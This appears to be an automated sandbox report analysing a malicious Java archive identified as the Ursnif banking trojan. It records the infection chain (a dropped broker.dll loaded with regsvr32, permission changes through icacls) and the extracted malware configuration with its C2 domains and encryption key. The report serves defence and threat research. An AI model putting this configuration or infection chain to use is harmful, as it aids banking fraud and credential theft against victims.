

JOeSandbox Cloud BASIC



ID: 406076

Sample Name: presentation.jar

Cookbook:

defaultwindowsfilecookbook.jbs

Time: 18:08:18

Date: 06/05/2021

Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents	2
Analysis Report presentation.jar	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Threatname: Ursnif	4
Yara Overview	5
Memory Dumps	5
Unpacked PEs	5
Sigma Overview	5
Signature Overview	5
AV Detection:	5
Software Vulnerabilities:	6
Key, Mouse, Clipboard, Microphone and Screen Capturing:	6
E-Banking Fraud:	6
Persistence and Installation Behavior:	6
Hooking and other Techniques for Hiding and Protection:	6
Malware Analysis System Evasion:	6
Stealing of Sensitive Information:	6
Remote Access Functionality:	6
Mitre Att&ck Matrix	6
Behavior Graph	7
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	9
Unpacked PE Files	9
Domains	9
URLs	9
Domains and IPs	11
Contacted Domains	11
URLs from Memory and Binaries	11
Contacted IPs	15
Public	15
Private	15
General Information	16
Simulations	17
Behavior and APIs	17
Joe Sandbox View / Context	18
IPs	18
Domains	21
ASN	22
JA3 Fingerprints	22
Dropped Files	24
Created / dropped Files	24
Static File Info	51
General	51
File Icon	51
Network Behavior	52
Network Port Distribution	52

TCP Packets	52
UDP Packets	53
DNS Queries	56
DNS Answers	56
HTTPS Packets	58
Code Manipulations	63
Statistics	63
Behavior	63
System Behavior	63
Analysis Process: cmd.exe PID: 6552 Parent PID: 5948	63
General	63
File Activities	64
Analysis Process: 7za.exe PID: 6584 Parent PID: 6552	64
General	64
File Activities	64
File Created	64
File Written	64
File Read	66
Analysis Process: cmd.exe PID: 6624 Parent PID: 5948	67
General	67
File Activities	67
File Created	67
Analysis Process: conhost.exe PID: 6632 Parent PID: 6624	67
General	67
Analysis Process: java.exe PID: 6684 Parent PID: 6624	67
General	67
File Activities	68
File Created	68
File Written	69
File Read	166
Registry Activities	169
Analysis Process: icaccls.exe PID: 6740 Parent PID: 6684	169
General	169
File Activities	169
Analysis Process: conhost.exe PID: 6760 Parent PID: 6740	169
General	169
Analysis Process: iexplore.exe PID: 6828 Parent PID: 6684	170
General	170
File Activities	170
Registry Activities	170
Analysis Process: iexplore.exe PID: 6884 Parent PID: 6828	170
General	170
File Activities	170
Registry Activities	171
Analysis Process: regsvr32.exe PID: 7152 Parent PID: 6684	171
General	171
Disassembly	171
Code Analysis	171

Analysis Report presentation.jar

Overview

General Information

Sample Name:	presentation.jar
Analysis ID:	406076
MD5:	6c5e7908c3a06a..
SHA1:	d094aef9d24e13a..
SHA256:	cb8b20c28a0ac6...
Infos:	
Most interesting Screenshot:	


Detection

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration
Multi AV Scanner detection for dropp...
Multi AV Scanner detection for subm...
Yara detected Ursnif
Exploit detected, runtime environme...
Exploit detected, runtime environme...
Found stalling execution ending in A...
Abnormal high CPU Usage
Contains capabilities to detect virtua...
Contains functionality to call native f...
Contains functionality to check if a d...
Contains functionality to dynamically...
Contains functionality to query CPU ...
Contains functionality to query locale...

Classification



Startup

- System is w10x64
- cmd.exe (PID: 6552 cmdline: C:\Windows\system32\cmd.exe /c 7za.exe x -y -oC:\jar 'C:\Users\user\Desktop\presentation.jar' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
 - 7za.exe (PID: 6584 cmdline: 7za.exe x -y -oC:\jar 'C:\Users\user\Desktop\presentation.jar' MD5: 77E556CDFDC5C592F5C46DB4127C6F4C)
- cmd.exe (PID: 6624 cmdline: 'C:\Windows\System32\cmd.exe' /c java.exe -jar 'C:\Users\user\Desktop\presentation.jar' Secure_Viewer >> C:\cmdlinestart.log 2>&1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
 - conhost.exe (PID: 6632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - java.exe (PID: 6684 cmdline: java.exe -jar 'C:\Users\user\Desktop\presentation.jar' Secure_Viewer MD5: 28733BA8C383E865338638DF5196E6FE)
 - icaccls.exe (PID: 6740 cmdline: C:\Windows\system32\icaccls.exe C:\ProgramData\Oracle\Java\oracle_jre_usage /grant 'everyone':(OI)(CI)M MD5: FF0D1D4317A44C951240FAE75075D501)
 - conhost.exe (PID: 6760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - iexplore.exe (PID: 6828 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' https://www.java.com/ MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
 - iexplore.exe (PID: 6884 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6828 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEE8013E2AB58D5A)
 - regsvr32.exe (PID: 7152 cmdline: regsvr32.exe /s C:\Users\user\AppData\Local\broker.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
 - cleanup

Malware Configuration

Threatname: Ursnif

```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"C6HtybW6g0adn/yj7zZMo6G6KXF04dEp7zHfMMSIREL00uvqi07MPT6/x9S6l1tknH+BvSY8WUJ5Ce++K06Znqzju0G9p4s7vFCRk0mz8D6jF964Fzsv95HaHsXi47+U2GiQ2Gikw0inklSb2F3I2SWhzZYUSFyC2M/2JS09/RfzN4fQo
vVmd023GnRaRT7RQ08xdzZnG/1KSXrPdpz6L0pheEWvVtXAtJsn0oJ2Av+YPARe6ceA0vZDing87oj00aTGGHfCE60e2J7m50kPk40R/wZ5kCD/nJn2jktSyio6o+GuLZKR/fZyVreMHafB607UghEGnsrn77tN0EAJaA+F5jManer1
uRrqfAyszw=",
  "c2_domain": [
    "app.buboleinov.com",
    "chat.veminiare.com",
    "chat.billionady.com",
    "app3.maintorna.com"
  ],
  "botnet": "2500",
  "server": "580",
  "serpent_key": "ZihFTxUSedu9uCzM",
  "sleep_time": "10",
  "SetWaitableTimer_value": "10"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000003.535228068.0000000003410000.0000040.00000001.sdmf	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	


Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.regsrv32.exe.4cf0000.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
10.3.regsrv32.exe.3418d23.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



AV Detection:



Found malware configuration
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file

Software Vulnerabilities:



Exploit detected, runtime environment starts unknown processes

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected Ursnif

E-Banking Fraud:



Yara detected Ursnif

Persistence and Installation Behavior:



Exploit detected, runtime environment dropped PE file

Hooking and other Techniques for Hiding and Protection:



Yara detected Ursnif

Malware Analysis System Evasion:



Found stalling execution ending in API Sleep call

Stealing of Sensitive Information:



Yara detected Ursnif

Remote Access Functionality:




Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 2	Services File Permissions Weakness 1	Process Injection 1 2	Masquerading 1	OS Credential Dumping	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communication
Default Accounts	Exploitation for Client Execution 2	DLL Side-Loading 1	Services File Permissions Weakness 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 1 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	System Information Discovery 2 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Services File Permissions Weakness 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station



Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
presentation.jar	20%	Virustotal		Browse
presentation.jar	9%	Metadefender		Browse
presentation.jar	41%	ReversingLabs	ByteCode-JAVA.Trojan.Tnega	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\broker.dll	9%	Metadefender		Browse
C:\Users\user\AppData\Local\broker.dll	28%	ReversingLabs	Win32.Trojan.Johnnie	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
docs.cyberservices.biz	0%	Virustotal		Browse
s.go-mpulse.net	0%	Virustotal		Browse
c.oracleinfinity.io	0%	Virustotal		Browse
6852bd12.akstat.io	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://https://s2.go-mpulse.net/boomerang/	0%	URL Reputation	safe	
http://https://s2.go-mpulse.net/boomerang/	0%	URL Reputation	safe	
http://https://s2.go-mpulse.net/boomerang/	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://HTTP://WWW.CHAMBERSIGN.ORG	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br/app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br/app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br/app/static/images/favicon.ico	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class2.crl	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl	0%	URL Reputation	safe	
http://bugreport.sun.com/bugreport/	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://ocsp.sectigo.com	0%	URL Reputation	safe	
http://ocsp.sectigo.com	0%	URL Reputation	safe	
http://ocsp.sectigo.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl	0%	URL Reputation	safe	
http://busca.buscascope.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscascope.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscascope.com.br/favicon.ico	0%	URL Reputation	safe	
http://cps.letsencrypt.org	0%	Avira URL Cloud	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://r3.o.lencr.org	0%	Avira URL Cloud	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
consent-pref.trustarc.com	13.32.21.15	true	false		high
consent-st.trustarc.com	65.9.66.38	true	false		high
oracle.112.2o7.net	35.181.18.61	true	false		high
docs.cyberservices.biz	50.87.249.219	true	false	0%, Virustotal, Browse	unknown
prefmgr-cookie.truste-svc.net	3.212.50.245	true	false		high
consent.trustarc.com	99.86.2.60	true	false		high
static.oracle.com	unknown	unknown	false		high
www.oracle.com	unknown	unknown	false		high
s.go-mpulse.net	unknown	unknown	false	0%, Virustotal, Browse	unknown
trial-eum-clienttons-s.akamaihd.net	unknown	unknown	false		high
c.oracleinfinity.io	unknown	unknown	false	0%, Virustotal, Browse	unknown
6852bd12.akstat.io	unknown	unknown	false	0%, Virustotal, Browse	unknown
trial-eum-clientns4-s.akamaihd.net	unknown	unknown	false		high
www.java.com	unknown	unknown	false		high
